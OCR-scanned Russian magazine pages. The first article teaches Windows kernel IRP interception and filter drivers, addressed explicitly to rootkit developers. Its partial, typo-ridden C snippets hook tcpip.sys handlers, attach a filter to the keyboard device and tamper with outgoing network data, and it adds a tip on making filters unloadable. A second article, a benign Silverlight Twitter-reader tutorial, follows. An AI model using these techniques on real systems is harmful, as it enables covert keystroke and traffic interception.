
Что такое объект «устройство»? В ОС Windows диспетчер ввода-вывода определяет «устройство» (*\Device\<device_name>*) для представления того физического, логического или виртуального устройства, чей драйвер был загружен в систему. Согласно существующим правилам, каждый драйвер должен создавать объект «устройство» для того физического (виртуального) устройства, которым он управляет. Формат объекта «устройство» определяется структурой *DEVICE_OBJECT*, описание которой ты без труда найдешь в DDK.
Если быть очень кратким, то объекты устройства в ядре Windows могут быть:

• **Physically Device Object** (PDO) — представляет собой какое-то физическое устройство в системе;
• **Functional Device Object** (FDO) — реализует всю функциональную нагрузку какого-то устройства;
• **Filtering Device Object** (FiDO) — объект устройства, создаваемый фильтр-драйвером.

Из вышеописанного следует, что утверждение «мышь имеет драйвер» — неоднозначно. Открою страшную тайну — мышью PS/2 управляет не один драйвер, а целых три: mouclass.sys → i8042.sys → ACPI.sys. И так со всеми устройствами в Windows! Рассказывать про организацию стека устройств в ядре Windows мы сейчас не будем — уж больно обширная тема, да и в интернете информации можно добыть предостаточно (например, поищи книгу Уолтера Оуни «**Programming the Microsoft Windows Driver Model**»). В программировании драйверов под Win есть интересная особенность — можно написать драйвер-фильтр, который реально встроить в указанную цепочку драйверов и получить неограниченный контроль над любым устройством в Windows, будь то клавиатура, файловая система или сетевая карта!

IRP-ПАКЕТЫ

Подсистема ввода-вывода в ядре Windows управляется путем пересылки между устройствами своеобразных пакетов — так называемых IRP-пакетов (I/O Request Packet).
При вызове какого-либо системного сервиса (например, чтении или за-



Фильтруем сетевой трафик

писи файла) диспетчер ввода-вывода создает IRP-пакет и отправляет его в путешествие вниз по стеку устройств, отвечающих за файловую систему. Результат обработки запроса также вернется инициатору в виде IRP-пакета, который будет содержать всю необходимую информацию.

Глубоко не вдаваясь в назначение полей IRP-пакета, отметим, что он состоит из двух логических частей: фиксированной, неизменяемой при прохождении стека, и динамичной — так называемого стека ввода-вывода, где хранится информация, изменяемая при прохождении от устройства к устройству.

В состав структуры *DRIVER_OBJECT* входит массив *MajorFunction*. В него помещаются «*dispatch routines*» — указатели на процедуры, предназначенные для обработки разных типов IRP-пакетов. Каждый элемент этого массива соответствует своему типу IRP. Если, например, драйверу необходимо обрабатывать запрос типа *IRP_MJ_READ*, уведомляющий о чтении файла, то он должен поместить в соответствующую позицию массива *MajorFunction* указатель на функцию, которой и будут направляться запросы этого типа. Если такая функциональность драйверу не нужна, то этот элемент массива *MajorFunction* можно оставить равным *NULL*. Всего в массиве 28 элементов. Опишем самые важные из них:

1) IRP_MJ_CREATE — код передается при создании нового объекта либо при обращении к уже существующему объекту-файлу и соответствует Win32-функции *CreateFile*.

2) IRP_MJ_READ — код передается при чтении существующего объекта-файла и соответствует Win32-функции *ReadFile()*.

3) IRP_MJ_WRITE — код передается по стеку устройств при записи в существующий файл и соответствует, как ты уже понял, Win32-функции *WriteFile()*.

4) IRP_MJ_DEVICE_CONTROL — код будет передан в стек в тех случаях, когда устройство контролируется посредством IOCTL-запросов. Это, кстати, один из способов «общения» драйвера с юзермодным приложением. Соответствует Win32-функции *DeviceIoControl()*.

5) IRP_MJ_INTERNAL_DEVICE_CONTROL — код пересылается при взаимодействии драйверов друг с другом.

Здесь важно уяснить, что в IRP-пакете содержится указатель на структуру *IO_STATUS_BLOCK*, которая, в свою очередь, содержит в себе MJ-код. При прохождении IRP-пакета через стек устройств I/O диспетчер просматривает, какой MJ-код содержит пакет и вызывает в драйвере ту процедуру, которая должна обрабатывать такие IRP-пакеты.

Окончательный список кодов ввода-вывода можно без труда найти в заголовочных файлах в пакете WDK (DDK). Но наибольший интерес представляют собой не MJ-коды ввода-вывода. Как ты, наверное, успел догадаться, управлять всеми устройствами в Windows двадцатью восьмью вариантами кодов невозможно. В структуре IRP-пакета существуют так называемые MinorFunction, которые детализируют управление устройством, указывая, что ему нужно сделать конкретно. Самое обидное, что кодов обработчиков минорных функций много, но они мало документированы и их описание приходится по крупицам собирать в Сети. К примеру, при подключении новых устройств драйвер шины в ядре Win вызовом ядерной функции *IoInvalidateDevicerelations* создает IRP-пакет с Major-кодом *IRP_MJ_PNP* и с Minor-кодом *IRP_MN_QUERY_DEVICE_RELATIONS*, который вернет PnP-диспетчеру список специфических для данного устройства «зависимостей» от шины. Тебе, как разработчику руткитов, должна быть понятна одна вещь: самое интересное при перехвате IRP-пакетов — это коды минорных функций, потому что они конкретизируют управление устройством.

ПЕРЕХВАТ IRP-ПАКЕТОВ


С теорией хватит, настало время перейти к главному блюду — организации перехвата IRP-пакетов в ядре.

Существует два прямых способа для организации перехвата IRP-пакетов в ядре — заменить функции обработчики IRP на свои или же создать виртуальное устройство и присоединить его к интересующему нас.

Первый метод прост. Мы просто ставим хуки на функции обработки IRP-пакетов в массиве *MajorFunction*, который имеется в структуре *DRIVER_OBJECT*. Найти ее не составит труда.

```
typedef struct _DRIVER_OBJECT {
  ...
  PDRIVER_DISPATCH  MajorFunction
```

Созданное нами устройство-фильтр над \Device\Tcp



Прохождение IRP-пакета по стеку драйверов в Windows

```
  [IRP_MJ_MAXIMUM_FUNCTION + 1];
  ...
} DRIVER_OBJECT;
```

Способ не лишен как достоинств, так и недостатков — его легко установить, но легко и обнаружить. Проверка целостности таблиц обработчиков IRP-пакетов реализуется практически всеми антивирусами и файрволами.

ПОДМЕНА IRP-ОБРАБОТЧИКОВ В ДРАЙВЕРЕ TCPIP.SYS

```
NTSTATUS TcpHook(IN PFILE_OBJECT pFile_tcp,
  IN PDEVICE_OBJECT pDev_tcp,
  IN PDRIVER_OBJECT pDrv_tcpip)
{
  UNICODE_STRING tcp_device;
  RtlInitUnicodeString (&tcp_device, "\\Device\\Tcp");
  status = IoGetDeviceObjectPointer(&tcp_device,
    FILE_READ_DATA, &pFile_tcp, &pDev_tcp);
  pDrv_tcpip = pDev_tcp->DriverObject;
  old_IRP_MJ_DeviceControl = pDrv_tcpip->
    MajorFunction[IRP_MJ_DEVICE_CONTROL];
  return NT_SUCCESS(status);
}
```

Второй способ перехвата вполне легален и хорошо документирован. Необходимо присоединиться к тому устройству, которое нас интересует. К примеру, для организации перехвата (и, если необходимо, работы с сетевым трафиком в ядре) нужно создать устройство вызовом kernel-функции *IoCreateDevice*. После чего вызовом *IoAttachDeviceToDeviceStack* (или *IoAttachDevice*) присоединить его к одному из устройств (или — сразу ко всем), которые создает драйвер *tcpip.sys* — *\Device\Ip*, *\Device\Tcp*, *\Device\RawIp*, *\Device\Udp*. После этого созданное нами устройство будет помещено в стек интересующего нас устройства, и все адресованные фильтруемому устройству пакеты будут проходить через созданный нами device.

ПРИСОЕДИНЕНИЕ СОЗДАННОГО УСТРОЙСТВА К КЛАВИАТУРЕ

```
NTSTATUS HookKeyboard(IN PDRIVER_OBJECT pDriverObject,
  IN PDEVICE_OBJECT device_to_attach)
{
  PDEVICE_OBJECT keyboard_device, top_stack_device;
  NTSTATUS status = IoCreateDevice(pDriverObject,
    sizeof(DEVICE_EXTENSION), NULL,
    FILE_DEVICE_KEYBOARD,0, true, &keyboard_device);
  RtlZeroMemory(keyboard_device->
    DeviceExtension, sizeof(DEVICE_EXTENSION));
  PDEVICE_EXTENSION c keyboard_device_extension =
    (PDEVICE_EXTENSION)keyboard_device->
    DeviceExtension;
  UNICODE_STRING keyboardDeviceName;
  top_stack_device = IoAttachDeviceToDeviceStack
    (keyboard_device, device_to_attach);

  return NT_SUCCESS(status);
}
```

Здесь *device_to_attach* — указатель на *DEVICE_OBJECT* устройства «*\\Device\\KeyboardClass0*», полученный вызовом функции *IoGetDeviceObjectPointer()*, а *top_stack_device* — указатель на то устройство, которое находится на самой вершине стека устройств. Необязательно это будет созданное нами устройство, потому что в стеке устройств уже могут находиться другие фильтры.


Теперь, если кто-то попытается открыть устройство «*\\Device\\KeyboardClass0*» вызовом *CreateFile()*, будет открыт девайс, находящийся на вершине стека.

Ну что ж, возрадуемся — все запросы, которые будут направляться клавиатуре, пройдут через созданное нами устройство-фильтр, и мы сможем делать с ними все, что захотим. Но это только половина дела. Далее нужно позаботиться о получении содержимого пакета — ведь для этого мы и городили огород! Для начала надо предусмотреть в нашем драйвере установку обработчика той MajorFunction, обработку которой нам необходимо перехватить. Выглядит это примерно так: *(DRIVER_OBJECT*)->MajorFunction[IRP_MJ_DEVICE_CONTROL] = Dispatch.*

И, разумеется, надо не забыть предусмотреть реализацию функции Dispatch, примерно вот таким образом:

ФИЛЬТРУЕМ ОТПРАВКУ ДАННЫХ ПО СЕТИ

```
NTSTATUS Dispatch(
  IN PDEVICE_OBJECT pDeviceObject,
  IN PIRP Irp)
{
  stack = IoGetCurrentIrpStackLocation(Irp);
  if (stack->MajorFunction ==
    RP_MJ_INTERNAL_DEVICE_CONTROL)
  {
    if (stack->MinorFunction == TDI_SEND)
    {
      mdlBuffer = MmGetSystemAddressForMdlSafe
        (Irp->MdlAddress, LowPagePriority);
      if (mdlBuffer)
      {
        //...Химичим с пакетом...
```


Вот они, устройства в Windows

```
        }
      }
    }
    IoSkipCurrentIrpStackLocation(Irp);

    return
      IoCallDriver(
        ((PDEVICE_EXTENSION)pDeviceObject->
          DeviceExtension)->top_stack_device,
        Irp);
}
```

Вызов *IoCallDriver* отправит твой модифицированный IRP-пакет дальше по стеку устройств.

Кстати, возникает закономерный вопрос — где нам искать буфер, в котором пользователь передает данные? Рассмотрим три варианта. Первый — в буфере самого IRP-пакета (так называемый «буферизованный ввод-вывод»); указатель на буфер будет лежать здесь — *AssociatedIrp.SystemBuffer*.

Второй — «прямой ввод-вывод». В IRP-пакете хранится лишь указатель на кусок ядерной памяти в виде MDL-структуры, где лежат пользовательские данные. В этом случае ищи данные вот здесь — Irp → MdlAddress.

И, наконец, третий вариант — «ввод-вывод без управления». Это когда диспетчер ввода-вывода помещает в поле *DeviceIoControl.Type3InputBuffer* структуры *IO_STACK_LOCATION* указатель на пользовательский входной буфер, а в поле UserBuffer IRP-пакета — указатель на пользовательский выходной буфер и оставляет драйверу возможность управлять ими самостоятельно.

РАЗМЕЩЕНИЕ ДРАЙВЕРА-ФИЛЬТРА

Куда можно приаттачить созданный нами драйвер-фильтр? По умолчанию вызов *IoAttachDeviceToDeviceStack* закинет его сразу над фильтруемым девайсом. А если, скажем, требуется разместить фильтр ПОД устройством? Такое тоже возможно! В реестре Windows, в ветке, которая описывает то или иное устройство, существует возможность определения, куда и какие фильтры подгружать системе при загрузке устройства (более подробно — читай WDK).

Перечислим три возможных способа «воткнуть» фильтр:

- над PDO; способ не документирован, но реализовать можно;
- между PDO и FDO; для этого нужно использовать ключ реестра *LowerFilters*;
- над FDO; для этого используется ключ реестра *UpperFilters*.

Сейчас не будем углубляться в эти дебри. Оставляю эксперименты с фильтрами в качестве домашнего задания.

ПОГОВОРИМ О FASTIO

Что такое FastIO? Как ты уже понял, в основе взаимодействия между устройствами в ядре Windows лежит IRP-пакет. Механизм хоть и надежен, но на самом деле не слишком быстр, ведь ядру приходится тратить много времени на обработку IRP-пакетов. В тех случаях, когда критична скорость выполнения запроса, IRP заменяет *FastIO* — концепция «быстрого ввода-вывода», при которой драйвер регистрирует «точки ввода-вывода». К примеру, FastIO используется в драйверах файловых систем NTFS, FAT, HDFS, CDFS.

Использование *FastIO* в современных операционных системах предполагается в двух случаях. Во-первых, для обеспечения интеграции с механизмом кэширования данных, в частности при работе с файловой системой. Во-вторых, FastIO, используется для обеспечения работы с файлами, промаппированными (спроецированными) в оперативную память.

ХИТРОСТЬ ВМЕСТО НАПУТСТВИЯ

Мы научились кодить простые фильтры. Они помогут тебе поставить на колени любые устройства в Windows. Единственный недостаток устройств-фильтров в ядре — их легко обнаружить. Подскажу одну хитрость. Фильтры можно сделать невыгружаемыми. Для этого достаточно «забыть» про реализацию функции выгрузки драйвера.


Фильтрация IRP — тема сложная и, к сожалению, ее не раскрыть в пределах одной журнальной статьи. Азы в фильтрации тебе придется изучать самому, а если что непонятно — пиши, будем разбираться вместе! ⌶



links

Обязательно к прочтению:

- http://www.wasm.ru/print.php?article=drvw2k15 — статья «Драйверы режима ядра: Часть 15: Жизненный цикл IRP».
- http://www.osronline.com/article.cfm?id=83 — Secrets of the Universe Revealed! How NT Handles I/O Completion.
- http://www.osronline.com/article.cfm?article=391 — Proper Completion. Resubmitting IRPs from within a Completion Routine.
- http://support.microsoft.com/kb/320275, http://support.microsoft.com/kb/326315 — Different ways of handling IRPs.



dvd

На компакт-диске лежат сорцы простого драйвера-фильтра TCP-трафика в ядре Windows, доки по фильтрации в Windows и FastIO, а еще — утилиты для просмотра объектов ядра Windows — *WinObjEx*.



info

В пакете WDK (DDK) технология фильтрации IRP хорошо описана. Не ленись читать!



НИКОЛАЙ БАЙБОРОДИН
/ BAIBORODIN@GMAIL.COM /





БЛОГГИНГ ПО-НОВОМУ

ТВИТТЕР-МОНИТОР НА ПЛАТФОРМЕ SILVERLIGHT

Мир летит вперед со скоростью немецкого поезда и есть только один способ не остаться в лузерах — успеть вскочить на подножку. Кого-то это реально напрягает, а другого, наоборот, страшно заводит. Сегодня мы поговорим сразу о двух новых технологиях. Одновременно. В конце концов, многозадачность — одна из тенденций нашего времени. Так что, распараллель свой мозг. Нас ждут Silverlight и микроблоггинг.

МИКРОБЛОГГИНГ

Все мы знаем, что такое блог. Большинство из нас регулярно читают подборку любимых сетевых дневников. Кто-то даже ведет свой собственный (но таких уже меньше). О чем обычно пишут в блогах? Как правило, IMHO на зацепившее событие («подруга сделала силиконовые титьки»). Другой вариант — выразить свои эмоции по существенному (или не очень) поводу («новые титьки я оплатил из своего кармана»). Читая онлайновый дневник, можно попробовать узнать, как его автор воспринимает окружающий мир. Но с помощью обычного блога практически невозможно получить представления о том, что с человеком происходит и что он думает ПРЯМО СЕЙЧАС. Иногда человеку достаточно кратко выразить самую суть своих мыслей или чувств (которые он думает или переживает сию секунду). Традиционный формат сетевого дневника здесь мало пригоден. И на свет появилась новая концепция — микроблоггинг.

Что такое микроблог? Эта такая форма сетевого дневника, при которой пользователь пишет короткие текстовые заметки (обычно не более 200 символов). Благодаря своей лаконичности, заметки могут составляться очень оперативно. Они буквально отражают события онлайн. Например: «Сижу на паре. <Censored>. Ща усну».

Самый популярный сервис, название которого стало нарицательным — **Twitter**. Несмотря на появление множества конкурентов (в том числе, Facebook и MySpace), Twitter продолжает оставаться лидером в этой области. Среди разношерстной аудитории этого сервиса можно встретить немало интересных персонажей. Читать их хочется постоянно, а не от случая к случаю. И желательно — не отходя от кассы, в смысле, не отвлекаясь от важных и неотложных дел. Вот этим мы и займемся — **напишем Twitter-ридер**, предназначенный для мониторинга сообщений избранных авторов и отображения их в одном окне. Воспользуемся мы для достижения цели одной достаточно новой и интересной технологией. Какой — читай ниже.

MICROSOFT SILVERLIGHT

Если ты живешь не на Луне, то наверняка слышал о двух крупнейших акциях компании Microsoft, проведенных в последнее время. Это — «Герои среди нас» и «ReMIX». Последнюю посетил сам Стив Балмер (да не будет его светлое имя упомянуто всуе). Оба мероприятия преследовали разные цели, но главная идея была общей — «Microsoft идет в веб». «Ничего себе, проснулись!», — скажешь ты и будешь прав. Однако, ребята из Редмонда не зря свой хлеб едят, и даже на столь позднем старте у них есть неплохие

шансы потеснить, скажем, ту же Google. Как на упомянутых конференциях, так и в прессе, и, конечно же, в Сети много говорится о Silverlight. Особенно после выхода его второй версии.
Самое простое и емкое объяснение будет таким: Silverlight — достойная альтернатива Adobe Flash. До последнего времени задача создать яркий, вызывающе красивый веб-сайт или веб-приложение со сложной программной логикой клиентской части не предполагала никаких других платформ разработки, кроме Flash. Все остальное — робкие попытки, не дотягивающие до уровня серьезных парней (так, первой на святое покусилась компания Sun, выпустив JavaFX, но порвать в клочья флешеров не получилось).
В настоящее время наиболее распространена версия Silverlight 1.0. Впрочем, уже существует **Silverlight 2.0**, по своим возможностям многократно превышающий старшего собрата.
На стороне пользователя платформа представлена плагином для веб-браузера. Этот плагин включает в себя полную версию .Net CLR. Таким образом, Silverlight-приложениям доступны все прелести .Net: **1**. возможность реализации алгоритма на любом из языков программирования, поддерживаемом .Net; **2**. рендеринг пользовательских интерфейсов с помощью WPF; **3**. тесная интеграция с ASP .Net и ADO .Net.
Надеюсь, ты догадался, сколь широкие возможности открываются перед тобой в плане создания веб-приложений. Добавь сюда превосходную поддержку векторной графики и всевозможных мультимедийных форматов. Кстати, WPF в силу своей текстовой природы (диалект XML) зарабатывает еще одно очко в битве с флешем, так как последний передает данные клиенту в бинарном формате — и одному Бен Ладену известно, что там намутил кодер.
С поддержкой браузеров и сторонних ОС все тоже на должном уровне. Silverlight **реализован для Windows XP, Windows Vista, Mac OS X,** начиная с десятки, и браузеров Internet Explorer (шестая и седьмая версия), Mozilla Firefox 1.5 и 2.0, и Safari 3.1. Могут возрадоваться и линуксоиды — проект Mono (открытая реализация .Net для Linux) недавно выпустил свою версию плагина под названием Moonlight.
Несмотря на пацанский возраст технологии, в Сети уже можно найти большое количество ресурсов с подробными уроками по созданию Silverlight-приложений и демонстрациями возможностей технологии при решении самых разнообразных задач веб-разработки. Так что проблем с информацией у тебя точно не будет. Однако, технология сама по себе, какой бы замечательной она ни была, мало что значит в нашем жестоком мире. Как свита делает короля, так и технологию делает инструментарий. Что предлагает Microsoft разработчикам Silverlight-приложений, и что из этого действительно понадобится? Об этом ты узнаешь, прочитав следующий раздел. Еще немного и можно будет начинать кодить!

СОБИРАЯСЬ В ДОРОГУ

Приступая к освоению технологии Silverlight, придется определиться с тем, под какую версию ты будешь создавать свои приложения — первую или вторую. От этого зависит, какие инструменты ты будешь использовать. Однозначного совета здесь дать не получится. Если Silverlight 2.0 обладает по сравнению с Silverlight 1.0 несравнимо большими возможностями, то первая версия платформы имеет гораздо больше установок на клиентские компьютеры. Так что, решай сам!
Для успешной работы тебе понадобится, как минимум, пакет Silverlight Tools, позволяющий работать с новой технологией в привычной для нас среде Visual Studio. Ну, а для более эффективного использования всех возможностей, заложенных в платформе, не помешает установить Silverlight SDK. В принципе, на этом можно остановиться. Но, если ты даже из программы «`Hello, World`» стремишься сделать шедевр изобразительного искусства, то ты просто обязан познакомиться с Microsoft Expression Blend, позволяющим создавать умопомрачительные пользовательские интерфейсы с использованием векторной графики. Для работы с Silverlight тебе понадобится вторая версия этого редактора.
С инструментами разобрались. Теперь о скилзах.
Silverlight позволяет декларативно описывать пользовательские интерфейсы на языке **XAML** (кури MSDN…). Плагин веб-браузера, отвечающий за поддержку Silverlight, осуществляет обработку XAML-файла (диалект XML) и рендеринг графических объектов. Правда, вникать во все особенности XAML и WPF тебе пока не обязательно, так как с помощью Expression Blend интерфейс можно просто нарисовать.
Приложение (какое ни возьми) — это, в первую очередь, программная логика. И для создания этой логики, будь она неладна, придется овладеть одним из языков программирования. В нашем случае подойдет любой язык, для которого реализована поддержка .Net. На всякий случай сообщу, что к таковым относятся не только Visual C++, C# и Visual Basic, но также и Ruby с Питоном. Соответственно, один из них ты можешь выбрать для создания своих Silverlight мега-хитов.

ПЕРВЫЕ ШАГИ

Напомню, что наша цель заключается в создании приложения, транслирующего с Twitter'а сообщения избранных пользователей. Исключительно в воспитательных целях создадим простой интерфейс программы в **Expression Blend**. Естественно, для такого примитивного интерфейса с отсутствием даже намека на дизайн можно было бы обойтись средствами блокнота. Но пусть это будет элементом сегодняшнего шоу!
Открывай Blend и создавай новый Silverlight-проект. Думаю, тебе не составит труда намутить дизайн будущего приложения по своему вкусу.
Главное — заранее предусмотри текстовый блок, в котором впоследствии будут появляться транслируемые записи. После того, как все будет готово, можешь переключиться в режим просмотра XAML-структуры. Например, описание моего незамысловатого, с позволения сказать, дизайна выглядит так (несущественные подробности опущены):


```
<Canvas
  Width="640" Height="480"
  Background="#FF111010"
  x:Name="Page">
  <TextBlock Width="454" Height="186" Canvas.Left="109"
Canvas.Top="42" <Run Text="TWITTER MONITOR"/>
  </TextBlock>
</Canvas>
```

Из продемонстрированного примера следует уяснить две вещи — XAML имеет текстовый формат со всеми вытекающими; все элементы, описывающие Silverlight-интерфейс, должны быть вложенными в контейнер *<Canvas>*. Двигаемся дальше.
Нажав <F5>, ты можешь запустить проект на выполнение и посмотреть, как будет выглядеть приложение в веб-браузере. Если тебя все устраивает, переходи к написанию программной логики. Я бы посоветовал переключиться на Visual Studio. Делается это очень просто — в контекстном меню своего проекта выбирай пункт *Edit in Visual Studio*. Запустится дорогая сердцу среда разработки, в которой мы продолжим работу по созданию приложения.
Как видишь, в своем исходном и пока еще не тронутом рукой кодера состоянии проект включает в себя четыре файла: *Default.html*, *Page.xaml*, *Silverlight.js* и *Web.config*. Разберемся в назначении каждого из них. Файл *Defoult.html* — обычный HTML-файл, выполняющий функцию контейнера для Silverlight-контролов. За управление загрузкой контрола и взаимодействием со средой пользователя отвечают файлы с JavaScript-сценариями *Page.xaml.js* и *Silverlight.js*. Интерфейс приложения описан в файле *Page.xaml*. Ну а *Web.config* — стандартный файл конфигурации ASP-приложений.

